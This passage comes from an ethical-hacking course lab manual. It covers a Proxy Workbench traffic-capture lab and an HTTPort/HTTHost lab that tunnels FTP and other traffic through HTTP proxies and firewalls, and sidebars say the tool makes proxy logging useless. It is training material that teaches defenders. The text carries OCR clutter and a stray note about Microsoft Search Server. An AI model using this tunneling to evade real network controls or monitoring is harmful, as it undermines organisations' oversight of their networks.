


FIGURE 13.14: Proxy Workbench Generated Traffic in Windows 7 Virtual Machine

Lab Analysis

Document all the **IP addresses**, **open ports** and **running applications**, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Proxy Workbench	Proxy server Used: 10.0.0.7
	Port scanned: 8080
	Result: Traffic captured by windows 7 virtual machine(10.0.0.7)

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine the Connection Failure-Termination and Refusal.
2. Evaluate how real-time logging records everything in Proxy Workbench.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



HTTP Tunneling Using HTTPort

HTTPort is a program from HTTHost that creates a transparent tunnel through a proxy server or firewall.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Attackers are always in a hunt for clients that can be easily compromised and they can enter these networks with IP spoofing to damage or steal data. The attacker can get packets through a firewall by spoofing the IP address. If attackers are able to capture network traffic, as you have learned to do in the previous lab, they can perform Trojan attacks, registry attacks, password hijacking attacks, etc., which can prove to be disastrous for an organization's network. An attacker may use a network probe to capture raw packet data and then use this raw packet data to retrieve packet information such as source and destination IP address, source and destination ports, flags, header length, checksum, Time to Live (TTL), and protocol type.

Therefore, as a network administrator you should be able to identify attacks by extracting information from captured traffic such as source and destination IP addresses, protocol type, header length, source and destination ports, etc. and compare these details with modeled attack signatures to determine if an attack has occurred. You can also check the attack logs for the list of attacks and take evasive actions.

Also, you should be familiar with the HTTP tunneling technique by which you can identify additional security risks that may not be readily visible by conducting simple network and vulnerability scanning and determine the extent to which a network IDS can identify malicious traffic within a communication channel. In this lab you will learn HTTP Tunneling using HTTPort.

Lab Objectives

This lab will show you how networks can be scanned and how to use **HTTPort** and **HTTHost**.

Lab Environment

In the lab, you need the HTTPort tool.

 Tools

demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

- HTTPort is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Tunneling Tools\HTTPort**
- You can also download the latest version of **HTTPort** from the link <http://www.targeted.org/>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Install HTTHost on **Windows Server 2008** Virtual Machine
- Install HTTPort on **Windows Server 2012** Host Machine
- Follow the wizard-driven installation steps and **install it**.
- **Administrative privileges** is required to run this tool
- This lab might not work if remote server filters/blocks HTTP tunneling packets

Lab Duration

Time: 20 Minutes

Overview of HTTPort

HTTPort creates a transparent tunneling tunnel through a proxy server or firewall. HTTPort allows using all sorts of Internet Software from behind the proxy. It bypasses **HTTP proxies** and **HTTP, firewalls**, and **transparent accelerators**.

T A S K 1

Stopping IIS Services

Lab Tasks

1. Before running the tool you need to stop **IIS Admin Service** and **World Wide Web Publishing services** on **Windows Server 2008 virtual machine**.
2. Go to **Administrative Privileges → Services → IIS Admin Service**, right click and click the **Stop** option.

 **HTTPort** creates a transparent tunnel through a proxy server or firewall. This allows you to use all sorts of Internet software from behind the proxy.




FIGURE 14.1: Stopping IIS Admin Service in Windows Server 2008

3. Go to **Administrative Privileges → Services → World Wide Web Publishing Services**, right-click and click the **Stop** option.

It bypasses HTTPS and HTTP proxies, transparent accelerators, and firewalls. It has a built-in SOCKS4 server.




FIGURE 14.2: Stopping World Wide Web Services in Windows Server 2008

It supports strong traffic encryption, which makes proxy logging useless, and supports NTLM and other authentication schemes.

4. Open Mapped Network Drive “**CEH-Tools**” Z:\CEHv8 Module 03 Scanning Networks\Tunneling Tools\HTTHost.
5. Open **HTTHost** folder and double click **htthost.exe**.
6. The **HTTHost** wizard will open; select the **Options** tab.
7. On the **Options** tab, set all the settings to default except **Personal Password field**, which should be filled in with any other password. In this lab, the personal password is “**magic**.”

8. Check the **Revalidate DNS names** and **Log Connections** options and click **Apply**.

 To set up
HTTPort need to
point your
browser to
127.0.0.1




FIGURE 14.3: HTTHost Options tab

 **HTTPort** goes
with the
predefined
mapping
"External HTTP
proxy" of local
port

9. Now leave **HTTHost** intact, and don't turn off **Windows Server 2008** Virtual Machine.
10. Now switch to **Windows Server 2012 Host Machine**, and install **HTTPort** from **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Tunneling Tools\HTTPort** and double-click **httpport3snfm.exe**.
11. Follow the wizard-driven **installation steps**.
12. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.





FIGURE 14.4: Windows Server 2012 – Desktop view

13. Click the **HTTPort 3.SNFM** app to open the **HTTPort 3.SNFM** window.



Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

FIGURE 14.5: Windows Server 2012 – Apps

14. The **HTTPort 3.SNFM** window appears as shown in the figure that follows.



FIGURE 14.6: HTTPort Main Window

15. Select the **Proxy** tab and enter the **host name or IP address** of targeted machine.
16. Here as an example: enter **Windows Server 2008** virtual machine **IP address**, and enter **Port number 80**.
17. You cannot set the **Username** and **Password** fields.
18. In the **User personal remote host at** section, click **start** and then **stop** and then enter the targeted **Host machine IP address** and port, which should be 80.

19. Here any password could be used. Here as an example: Enter the password as “**magic**”

In real world environment, people sometimes use password protected proxy to make company employees to access the Internet.




FIGURE 14.7: HTTPort Proxy settings window

20. Select the **Port Mapping** tab and click **Add** to create **New Mapping**




FIGURE 14.8: HTTPort creating a New Mapping

21. Select **New Mapping Node**, and right-click **New Mapping**, and click **Edit**

 **Tools**
demonstrated in
this lab are
available in
**D:\CEH-
Tools\CEHv8**
Module 03
Scanning
Networks




FIGURE 14.9: HTTPPort Editing to assign a mapping

22. Rename this to **ftp certified hacker**, and select **Local port node**; then right-click **Edit** and enter Port value to **21**
23. Now right click on **Remote host node** to **Edit** and rename it as **ftp.certifiedhacker.com**
24. Now right click on **Remote port** node to **Edit** and enter the port value to **21**




FIGURE 14.10: HTTPPort Static TCP/IP port mapping

 In this kind of environment, the federated search webpart of Microsoft Search Server 2008 will not work out-of-the-box because we only support non-password protected proxy.

25. Click **Start** on the **Proxy** tab of HTTPPort to run the HTTP tunneling.




FIGURE 14.11: HTTPort to start tunneling

HTTP is the basis for Web surfing, so if you can freely surf the Web from where you are, HTTPort will bring you the rest of the Internet applications.

26. Now switch to the **Windows Server 2008** virtual machine and click the **Applications log** tab.

27. Check the last line if **Listener: listening at 0.0.0.0:80**, and then it is running properly.




FIGURE 14.12 HTTHost Application log section

28. Now switch to the **Windows Server 2012** host machine and turn **ON** the **Windows Firewall**

29. Go to Windows Firewall with **Advanced Security**

30. Select **Outbound rules** from the left pane of the window, and then click **New Rule** in the right pane of the window.




FIGURE 14.13: Windows Firewall with Advanced Security window in Windows Server 2008

31. In the **New Outbound Rule Wizard**, select the **Port** option in the **Rule Type** section and click **Next**




FIGURE 14.14: Windows Firewall selecting a Rule Type

32. Now select **All remote ports** in the **Protocol and Ports** section, and click **Next**




FIGURE 14.15: Windows Firewall assigning Protocols and Ports

33. In the **Action** section, select the **Block the connection** option and click **Next**




FIGURE 14.16: Windows Firewall setting an Action

34. In the **Profile** section, select all three options. The rule will apply to: **Domain, Public, Private** and then click **Next**

NAT/firewall issues: You need to enable an incoming port. For HTThost it will typically be 80(http) or 443(https), but any port can be used - IF the HTTP proxy at work supports it - some proxys are configured to allow only 80 and 443.

